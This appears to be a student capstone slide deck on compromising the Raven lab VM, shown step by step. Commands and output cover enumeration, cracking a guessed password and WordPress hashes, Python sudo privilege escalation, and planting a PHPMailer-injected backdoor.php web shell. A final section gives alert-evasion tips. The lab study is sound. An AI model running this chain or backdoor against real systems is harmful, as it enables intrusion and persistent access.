Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Oliver Boughey, Nicola Drummy, Jake Korljan & Craig Spencer

Table of Contents

This presentation contains the following content

Network Topology
& Critical Vulnerabilities

Network Topology



PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	-
2179/tcp	open	vmrdp	-
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.1p1 Debian 5

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
9200/tcp	open	http	Elasticsearch REST API 7.6.1

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp	open	http	Apache httpd 2.4.29

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 6.7p1 Debian 5+deb8u4
80/tcp	open	http	Apache httpd 2.4.10
111/tcp	open	rpcbind	2-4 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 6.7p1 Debian 5+deb8u4
80/tcp	open	http	Apache httpd 2.4.10
111/tcp	open	rpcbind	2-4 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X

Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux 5.4.0
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu 18.04.1 LTS
Hostname: ELK

IPv4:192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux 3.2 4.9
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux 3.2 4.9
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Responded to Nmap Network Scan	Target1 respond to the Nmap scan, enabling enumeration of the open ports and software versions.	Discovered port 22 and 80 open, providing access points to server for further information gathering.
Responded to WordPress Scan	The wpscan enumerated two user names.	This information provided the first half of gaining user access to *"Target1"* via the open SSH port.
Weak user passwords	User Michael's password was *"michael"*, which was easily guessed.	Guessing the password allowed access to *"Target1"* via SSH.
MySql password discoverable in plain text	MySql database configuration revealed the password to gain access.	Used these credentials to log in to MySql and search tables for information, revealing user Steven's hashed password.
Unsalted user password hashes	Two password hashes were identified in the MySql database.	Steven's password was included in the *"rockyou.txt"* wordlist and therefore crackable using the Kali tool, *"John"*.
Python root user privilege escalation	One user had unrestricted permission with no password in the sudoers list to execute Python.	Used a python vulnerability to gain root access, Allowing for the establishment of an advanced persistent threat.

Exploits Used

Exploitation: Network Mapping and User Enumeration (WordPress site)

- Nmap was used to enumerate open ports, running services, and OS details, including the detection of other machines on the network.
- Open Port 80 (HTTP) and Port 22 (SSH) provided access to the server.

```
# nmap -sV -O 192.168.1.110
```

```
root@Kali:~# nmap -sV -O 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-10 01:17 PST
Nmap scan report for 192.168.1.110
Host is up (0.00078s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation: WordPress Scan

- wpscan was performed to enumerate the users' associated with the wordpress web site

wpscan –url http://192.168.1.110/wordpress -eu

```
File  Actions  Edit  View  Help

_______________________________________________________________
         \\      / / _____\ / ____|
          \\  ^  / /| |__) | (___   __ __ _ _ __
           \\ v v / | ___/ \___ \ / _|/ _` | '_ \
            \\ ^ /  | |     ____) | (_| (_| | | |
             v v   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                        Version 3.7.8

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue Feb  8 04:37:53 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gh
ost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc
_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xm
lrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pi
ngback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
```

```
[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.18 identified (Latest, released on 2022-01-06).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.18'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.18'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods
 Brute Forcing Author IDs - Time: 00:00:00 <==================================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

users found:
michael
steven

Exploitation: Weak Password

- A SSH session was established with michaels username
- Password was guessed after three attempts

ssh michael@192.168.1.110
Password michael

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
Connection closed by 192.168.1.110 port 22
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Exploitation: MySQL Database

- Michael's (user) privileges were utilised (as per previous exploit of weak passwords) to locate MySQL username and password for the Wordpress site database.
- Access to MySQL database through root privilege escalation was successful.

```
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ ls
about.html   contact.zip  elements.html  img        js    Security - Doc  team.html  wordpress
contact.php  css          fonts         index.html scss  service.html    vendor
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
```

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
```

```
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

/var/www/html/service.html
flag1{b9bbcb33e11b80be759c4e84486248d}

/var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

Exploitation: MySQL Database (cont.)

- show databases;
- use wordpress;
- show tables;

```
michael@target1:/var/www/html/wordpress
File  Actions  Edit  View  Help
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 62
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql>
```

```
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

```
Database changed
mysql> show tables;
+------------------------+
| Tables_in_wordpress    |
+------------------------+
| wp_commentmeta         |
| wp_comments            |
| wp_links               |
| wp_options             |
| wp_postmeta            |
| wp_posts               |
| wp_term_relationships  |
| wp_term_taxonomy       |
| wp_termmeta            |
| wp_terms               |
| wp_usermeta            |
| wp_users               |
+------------------------+
12 rows in set (0.00 sec)

mysql>
```

Exploitation: MySQL Database (cont.)

- Discovered password hashes for the users steven and michael in the wp_users table
- These discovered hashed were output to a file for further exploitation

select * from wp_users;

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---
------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | us
er_activation_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---
------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
                 |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
                 |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---
------------------+-------------+---------------+
2 rows in set (0.00 sec)

mysql>
```

table wp_post
flag3{afc01ab56b50591e7dccf93312270cd2}

Exploitation: Unsalted User Password Hash

- Password hashes from previous slide were output to wp_hashes.txt on Kali and John the Ripper was used to crack them
- The second user password hash was able to be cracked (user steven)

username steven
password pink84

```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
1g 0:00:07:36 DONE 3/3 (2021-09-02 09:12) 0.002192g/s 8111p/s 8111c/s 8111C/s posups..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```

Exploitation: Python Pseudo Terminal /bin/bash exploit

- Logged in as steven ssh steven@192.168.1.110
- Discovered user has maximum sudoers privileges to execute Python with no password. Exploited a python pty vulnerability to gain root access and find flag 4.

list sudoers list as steven
$ sudo -l

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbi

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

sudo python -c ‘import pty;pty.spawn(*”bin/bash”)’

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# pwd
/home/steven
root@target1:/home/steven# cd /
root@target1:/# ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@target1:/# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
```

```
root@target1:~# cat flag4.txt
------
| ___ \
| |_/ /__ ___   __
|    // _` \ \ / /
| |\ \ (_| |\ V /
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:
```

/root/flag4.txt
flag4{715dea6c055b9fe3337544932f2941ce}

Exploitation: Advanced Persistent Threat

- Used “scp” to upload malicious script to target via ssh port 22.
- Established backdoor on “Target1”

```
root@Kali:~/Downloads# ls
exploit.sh
root@Kali:~/Downloads# pwd
/root/Downloads
root@Kali:~/Downloads# scp /root/Downloads/exploit.sh michael@192.168.1.110
:/home/michael
michael@192.168.1.110's password:
exploit.sh                                    100%  760    810.6KB/s   00:00
root@Kali:~/Downloads#
```

```
$ sudo -i
[sudo] password for steven:
root@target1:~# cd /home/michael/
root@target1:/home/michael# ls
exploit.sh
root@target1:/home/michael# sudo bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g.
root@target1:/home/michael# ls /var/www/html
about.html    css           index.html     service.html
backdoor.php  elements.html  js             team.html
contact.php   fonts          scss           vendor
contact.zip   img            Security - Doc wordpress
root@target1:/home/michael# rm exploit.sh
root@target1:/home/michael#
```

192.168.1.110/backdoor.php

192.168.1.110/backdoor.php?cmd=ls

X-Authentication-Warning: raven.local: Processed from queue /tmp 01986 >>> To: Hacker 01986 >>> Subject: Message from Hackerman 01986 >>> X-PHP-Originating-Script: 0:class.phpmailer.php 01986 >>> Date: Thu, 10 Feb 2022 21:51:16 +1100 01986 >>> From: Vulnerable Server <"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com> 01986 >>> Message-ID: <4a130f1bf0f807582ee837383a19a578@raven.local> 01986 >>> X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer) 01986 >>> MIME-Version: 1.0 01986 >>> Content-Type: text/plain; charset=iso-8859-1 01986 >>> 01986 >>> Security - Doc about.html backdoor.php contact.php contact.zip css elements.html fonts img index.html js scss service.html team.html vendor wordpress 01986 >>> 01986 >>> 01986 >>>
--21AApG4M001986.1644490277/raven.local-- 01986 >>> 01986 >>> 01986 >>>
--21AApG4N001986.1644490277/raven.local-- 01986 >>> 01986 >>> . 01986 <<< 250 2.0.0 21AApGm4001987 Message accepted for delivery 01986 >>> QUIT 01986 <<< 221 2.0.0 raven.local closing connection

Avoiding Detection

Stealth Exploitation of Network Enumeration

Monitoring Overview

- **Which alerts detect this exploit?**

  WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute

- **Which metrics do they measure?**

  Packets requests from the same source IP to all destination ports

- **Which thresholds do they fire at?**

  The request bytes must exceed 3500 hits each minute

Mitigating Detection


- To mitigate triggering the alert you can specify the number of ports you want to target and only known vulnerable ports would be scanned.
- The number of HTTP requests could be staggered within the minute threshold.

nmap -p80, 22 -T1 192.168.1.110

Decoy or Zombie scan

Kibana - Stealth Exploitation of Network Enumeration

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```



Stealth Exploitation of WordPress Enumeration

Monitoring Overview

- **Which alerts detect this exploit?**

  WHEN count() GROUPED OVER top 5 ' http.response.status_code ' IS ABOVE 400 FOR THE LAST 5 minutes

- **Which metrics do they measure?**

  HTTP errors include unauthorized access requests (401) that may indicate an attack.

- **Which thresholds do they fire at?**

  When there are over 400 http response over a 5 minute period.

